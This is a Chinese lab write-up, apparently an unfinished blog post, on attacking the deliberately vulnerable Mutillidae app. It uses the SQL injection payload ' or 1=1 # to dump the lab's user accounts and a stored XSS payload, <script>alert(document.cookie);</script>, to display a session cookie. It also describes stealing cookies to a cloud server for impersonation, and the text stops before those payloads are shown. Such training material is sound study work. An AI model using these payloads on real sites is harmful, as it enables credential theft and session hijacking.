编写中

简单的sql注入尝试


下面尝试下简单的sql注入，以此来检查下平台是否搭建成功。

选择： **2017 A1 Extract Data-User info**

一打开是这样的界面，那么在这里就可以想到用SQL语句做文章了。

首先看下是否能进行SQL注入，这里我是选择字用户名框输入一个“\”，点击确认键，可以看到报错信息，并且可以看到SQL语句，说明存在SQL注入，此处无过滤。

与此同时，可以通过查看报错信息中的SQL语句，选择进行SQL注入的方式，这里可以看到这样的一行：



Failure is always an option


Line	199
Code	0
File	C:\phpStudy\PHPTutorial\WWW\mutillidae\classes\MySQLHandler.php
Message	C:\phpStudy\PHPTutorial\WWW\mutillidae\classes\MySQLHandler.php on line 194: Error executing query: connect_errno: 0 errno: 1064 error: You have an error in your SQL syntax; check the manual that corresponds to your MySQL server version for the right syntax to use near ''\' password=''' at line 2 client_info: mysqlnd 5.0.10 - 20111026 - $Id: c85105d7c6f7d70d609bb4c000257868a40840ab $ host_info: 127.0.0.1 via TCP/IP) Query: SELECT * FROM accounts WHERE username='\' AND password='' (0) [Exception]
Trace	#0 C:\phpStudy\PHPTutorial\WWW\mutillidae\classes\MySQLHandler.php(292): MySQLHandler->doExecuteQuery('SELECT * FROM a...') #1 C:\phpStudy\PHPTutorial\WWW\mutillidae\classes\SQLQueryHandler.php(350): MySQLHandler->executeQuery('SELECT * FROM a...') #2 C:\phpStudy\PHPTutorial\WWW\mutillidae\user-info.php(191): SQLQueryHandler->getUserAccount('\\', '') #3 C:\phpStudy\PHPTutorial\WWW\mutillidae\in require_once('C:\\phpStudy\\PHP...') #4 {main}
Diagnotic Information	Error attempting to display user information

Click here to reset the DB

那么，选择在用户名输入处输入 “ **' or 1=1 #**” ，通过使用“or”字句将输入匹配取消，并使用 “**#**” 将后续语句中对password的查询给注释掉，即查询时的SQL语句变为了：

SELECT * FROM account WHERE username=' ' or 1=1

使用这个SQL语句，即可将account表中所有的用户信息查询出来。点击确认后，可以看到下方出现所有的用户信息：



Results for "' or 1=1 #".23 records found.

Username=admin
Password=adminpass
Signature=g0t r00t?

Username=adrian
Password=somepassword
Signature=Zombie Films Rock!

Username=john
Password=monkey
Signature=I like the smell of confunk

Username=jeremy
Password=password
Signature=d1373 1337 speak

Username=bryce
Password=password
Signature=I Love SANS


Username=samurai
Password=samurai
Signature=Carving fools

Username=jim
Password=password
Signature=Rome is burning

今天主要完成了对Add to blog页面的存储型XSS漏洞利用，利用其完成cookie窃取及利用、网页插入两个简单操作。另外在窃取cookie时，完成了服务器端asp文件的部署，并且在盗取cookie后利用插件完成了身份伪造登录。

难点主要在与服务器的搭建，在服务器搭建时，先是尝试了使用一个新加坡的vps进行cookie收集，但是因为ssh连接的问题始终没有成功，最后采用阿里云服务器成功部署。


检查是否存在XSS漏洞


Add blog for anonymous


Note: <b>,<i> and <u> are now allowed in blog entries

一个很简单的发表博客的页面，可以看到这里未登陆的话默认用户名为“anonymous”。

之前已经在这个页面上进行过SQL注入完成伪造其他用户进行日志新增的操作，现在在这个页面上继续寻找漏洞。先登录一个用户，这里登录之前在register中注册过的faker用户。



Add blog for faker

Note: <b>,<i> and <u> are now allowed in blog entries


Add blog for faker


Note: <b>,<i> and <u> are now allowed in blog entries

可以看到，此时faker是博主，并且可以在这个页面添加blog了，添加一个内容为I am faker的博客, 并且点击Save Blog Entry进行保存，此时这篇博客I am faker会保存到后台数据库中，并且可以在下面查看到faker的博客。


1 Current Blog Entries

Name	Date	Comm
faker	2018-08-15 14:48:29	I am faker


除此之外，还可以通过View Blogs来查看其它用户的博客，这里尝试查看下john的博客。


2 Current Blog Entries

Name	Date	
john	2009-03-01 22:30:06	Chocolate is GOOD!!!
john	2009-03-01 22:29:04	Listen to Pauldotcom!

这里就有文章可做了，根据所知道的，在浏览一个网页时，需要将这个网页加载下来，然后由浏览器进行描述，最后将这个网页展现在用户面前，那么假设某一个用户在建立博客时写入了一段Javascript脚本的内容，那么当其他用户查看这个用户的博客时，浏览器便可能会将这个Javascript脚本内容进行解释执行，这样也就是说，这个博客系统则存在一个XSS漏洞。

那么，现在尝试一下写入一段Javascript脚本，先再次新建一个用户test，然后使用这个用户在博客中写入一段Javascript脚本。


Add blog for test

Note: <b>,<i> and <u> are now allowed in blog entries

```
<script>alert(document.cookie);</script>
```

这里选择插入的Javascript脚本为

`<script>alert(document.cookie);</script>`

如果在用户访问博客时，浏览器选择将这个脚本进行描述执行，那么使用这个脚本，可以将该用户的日志以alert的形式打印出来。

点击添加博客，然后切换成faker用户来访问test的博客记录，可以看到，faker访问网站的cookie被打印了出来，也就是说在此处浏览器会将插入的Javascript脚本进行解释执行，此处存在一个存储型XSS漏洞：


127.0.0.1 显示

showhints=1; username=faker; uid=24; PHPSESSID=rdtm07scer34mc8mpp2tne9l65

XSS漏洞利用

检测出存在漏洞后，可以通过注入其他JavaScript脚本来实现其他功能。

这里我尝试两个利用XSS漏洞的常见用法：

